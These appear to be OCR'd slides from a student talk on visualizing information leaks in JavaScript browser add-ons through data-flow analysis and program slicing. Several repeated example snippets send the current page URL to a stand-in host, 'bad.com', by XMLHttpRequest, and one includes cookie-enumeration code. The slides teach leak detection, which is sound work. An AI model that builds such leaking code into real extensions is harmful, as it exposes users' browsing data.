
Visualizing Information Leaks in JavaScript Browser Add-Ons


Tommy Ashmore
Harvey Mudd College

Supervised by Ben Wiedermann
Collaboration with UCSB PLs Lab

JavaScript in the Browser



JavaScript in the Browser



```
currentUrl = document.location.href
```

```
currentUrl = document.location.href

xhr = new XMLHttpRequest()
xhr.open('POST', 'http://bad.com/serve_ad')
xhr.send(currentUrl)
```

```
currentUrl = document.location.href

xhr = new XMLHttpRequest()
xhr.open('POST', 'http://bad.com/serve_ad')

if (currentUrl.indexOf('shopping.example.com') > -1)
    adType = 'shopping_ad'
else
    adType = 'normal_ad'

xhr.send(adType)
```

```
var baseURL = 'http://bad.com/'
var language = 'en'
var currentURL = document.location.toString()

function Cookie(s, host) {
    this.parse(s, host);
}
Cookie.computeId = function(c) {
    return c.name + ";" + c.host + "/" + c.path;
};
Cookie.find = function(f) {
    var cc = Cookie.prototype.cookieManager.enumerator;
    var c;
    while (cc.hasMoreElements()) {
        if (f(c = cc.getNext())) return c;
    }
    return null;
};

ajax = function(params) {
    var url = params['url']
    var headers = params['headers']
    var method = params['method']
    var data = params['data']
    request = new XMLHttpRequest()
    request.open(method, url)
    request.send(data)
}

DNSRecord.prototype = {
  //
  // 100 more lines
  //
}
```


```
function DNSRecord(record) {
    this.ts = Date.now();
    var ttl;
    if (record) {
    try {
        this.canonicalName = record.canonicalName;
    } catch(e) {}
    this.entries = [];

    try {
        for (;;) this.entries.push(record.getNextAddr());
    } catch(e) {
        // NS_ERROR_NOT_AVAILABLE, no more records
    }
    ttl = this.TTL;
    if (!this.entries.length) this.valid = false;
    } else {
        this.valid = false;
    }
    if (!this.valid) ttl = this.INVALID_TTL_ASYNC;
    this.expireTime = this.ts + ttl;
}

ajax({
    method: 'POST',
    url: baseURL + 'log',
    data: currentURL
})


//
// 7 more files
// ...
```

Finding Malicious Add-ons



```
var baseURL = 'http://bad.com/'
var language = 'en'
var currentURL = document.location.toString()

function Cookie(s, host) {
    this.parse(s, host);
}
Cookie.computeId = function(c) {
    return c.name + ";" + c.host + "/" + c.path;
};
Cookie.find = function(f) {
    var cc = Cookie.prototype.cookieManager.enumerator;
    var c;
    while (cc.hasMoreElements()) {
        if (f(c = cc.getNext())) return c;
    }
    return null;
};

ajax = function(params) {
    var url = params['url']
    var headers = params['headers']
    var method = params['method']
    var data = params['data']
    request = new XMLHttpRequest()
    request.open(method, url)
    request.send(data)
}

DNSRecord.prototype = {
  //
  // 100 more lines
  //
}
```

```
function DNSRecord(record) {
    this.ts = Date.now();
    var ttl;
    if (record) {
    try {
        this.canonicalName = record.canonicalName;
    } catch(e) {}
    this.entries = [];

    try {
        for (;;) this.entries.push(record.getNextAddr());
    } catch(e) {
        // NS_ERROR_NOT_AVAILABLE, no more records
    }
    ttl = this.TTL;
    if (!this.entries.length) this.valid = false;
    } else {
        this.valid = false;
    }
    if (!this.valid) ttl = this.INVALID_TTL_ASYNC;
    this.expireTime = this.ts + ttl;
}

ajax({
    method: 'POST',
    url: baseURL + 'log',
    data: currentURL
})


//
// 7 more files
// ...
```

```
var baseURL = 'http://bad.com/'
var language = 'en'
var currentURL = document.location.toString()

function Cookie(s, host) {
    this.parse(s, host);
}
Cookie.computeId = function(c) {
    return c.name + ";" + c.host + "/" + c.path;
};
Cookie.find = function(f) {
    var cc = Cookie.prototype.cookieManager.enumerator;
    var c;
    while (cc.hasMoreElements()) {
        if (f(c = cc.getNext())) return c;
    }
    return null;
};

ajax = function(params) {
    var url = params['url']
    var headers = params['headers']
    var method = params['method']
    var data = params['data']
    request = new XMLHttpRequest()
    request.open(method, url)
    request.send(data)
}

DNSRecord.prototype = {
  //
  // 100 more lines
  //
}
```

```
function DNSRecord(record) {
    this.ts = Date.now();
    var ttl;
    if (record) {
    try {
        this.canonicalName = record.canonicalName;
    } catch(e) {}
    this.entries = [];

    try {
        for (;;) this.entries.push(record.getNextAddr());
    } catch(e) {
        // NS_ERROR_NOT_AVAILABLE, no more records
    }
    ttl = this.TTL;
    if (!this.entries.length) this.valid = false;
    } else {
        this.valid = false;
    }
    if (!this.valid) ttl = this.INVALID_TTL_ASYNC;
    this.expireTime = this.ts + ttl;
}

ajax({
    method: 'POST',
    url: baseURL + 'log',
    data: currentURL
})


//
// 7 more files
// ...
```

Following the Flow of Values


```
1 obama = new Senator(...)
2 prez = obama
```

Following the Flow of Values

		Read	Write
1	`obama = new Senator(...)`		**obama**
2	`prez = obama`	**obama**	prez


Following the Flow of Values

		Read	Write
1	`obama = new Senator(...)`		**`obama`**
2	`prez = obama`	**`obama`**	`prez`




Following the Flow of Values

		Read	Write
1	`obama = new Senator(...)`		`obama`
2	`prez = obama`	`obama`	`prez`
3	`prez.salary = 400000`	`obama`	`prez.salary`
4	`if (obama == prez)`	`obama, prez`	
5	`  prez_salary = obama.salary`	`obama, obama.salary`	`prez_salary`




Following the Flow of Values

		Read	Write
1	`obama = new Senator(...)`		`obama`
2	`prez = obama`	`obama`	`prez`
3	`prez.salary = 400000`	`obama`	**`<sen0x3>`**`.salary`
4	`if (obama == prez)`	`obama, prez`	
5	`  prez_salary = obama.salary`	`obama,` **`<sen0x3>`**`.salary`	`prez_salary`




Following the Flow of Values

		Read	Write
1	`obama = new Senator(...)`		`obama`
2	`prez = obama`	`obama`	`prez`
3	`prez.salary = 400000`	`obama`	**`<sen0x3>`**`.salary`
4	`if (obama == prez)`	`obama, prez`	
5	`  prez_salary = obama.salary`	`obama,` **`<sen0x3>`**`.salary`	`prez_salary`




Following the Flow of Values

		Read	Write
1	`obama = new Senator(...)`		`obama`
2	`prez = obama`	`obama`	`prez`
3	`prez.salary = 400000`	`obama`	`<sen0x3>.salary`
4	`if (obama == prez)`	`obama, prez`	
5	`  prez_salary = obama.salary`	`obama, <sen0x3>.salary`	`prez_salary`




Following the Flow of Values


		Read	Write
1	`obama = new Senator(...)`		`obama`
2	`prez = obama`	`obama`	`prez`
3	`prez.salary = 400000`	`obama`	`<sen0x3>.salary`
4	`if (obama == prez)`	`obama, prez`	
5	`  prez_salary = obama.salary`	`obama, <sen0x3>.salary`	`prez_salary`



Slicing Away Irrelevant Statements



Slicing Away Irrelevant Statements



Slice Visualizer

```
currentUrl = document.location.href

xhr = new XMLHttpRequest()
xhr.open('POST', 'http://bad.com/serve_ad')
xhr.send(currentUrl)
```

Slice Visualizer

```
(`window`0).("dummyAddress") = undef
(`window`0).("Arguments") = undef
scratch_0 = toObj `window`0 [..] "document"
scratch_1 = toObj scratch_0 [..] "location"
scratch_2 = new `argumentsVar`11(`dummyAddressVar`13)
merge
(scratch_2).("length") = 0.0
scratch_3 = scratch_1 [..] "toString"(scratch_1, scratch_2)
merge
(`window`0).("currentUrl") = scratch_3
if isprim `window`0 [..] "XMLHttpRequest"
    throw "TypeError"
else
    scratch_0 = new `argumentsVar`11(`dummyAddressVar`13)
    merge
    (scratch_0).("length") = 0.0
    scratch_1 = new `window`0 [..] "XMLHttpRequest"(scratch_0)
    merge
merge
(`window`0).("xhr") = scratch_1
scratch_0 = toObj `window`0 [..] "xhr"
scratch_1 = new `argumentsVar`11(`dummyAddressVar`13)
merge
(scratch_1).("0") = "POST"
(scratch_1).("1") = "http://bad.com/serve_ad"
(scratch_1).("length") = 2.0
scratch_2 = scratch_0 [..] "open"(scratch_0, scratch_1)
// ...
```

Slice Visualizer

```
currentUrl = document.location.href

xhr = new XMLHttpRequest()
xhr.open('POST', 'http://bad.com/serve_ad')

if (currentUrl.indexOf('shopping.example.com') > -1)
    adType = 'shopping_ad'
else
    adType = 'normal_ad'

xhr.send(adType)
```

Slice Visualizer

```
var baseURL = 'http://bad.com/'
var language = 'en'
var currentURL = document.location.toString()

function Cookie(s, host) {
    this.parse(s, host);
}
Cookie.computeId = function(c) {
    return c.name + ";" + c.host + "/" + c.path;
};
Cookie.find = function(f) {
    var cc = Cookie.prototype.cookieManager.enumerator;
    var c;
    while (cc.hasMoreElements()) {
        if (f(c = cc.getNext())) return c;
    }
    return null;
};

ajax = function(params) {
    var url = params['url']
    var headers = params['headers']
    var method = params['method']
    var data = params['data']
    request = new XMLHttpRequest()
    request.open(method, url)
    request.send(data)
}

DNSRecord.prototype = {
  //
  // 100 more lines
  //
}
```

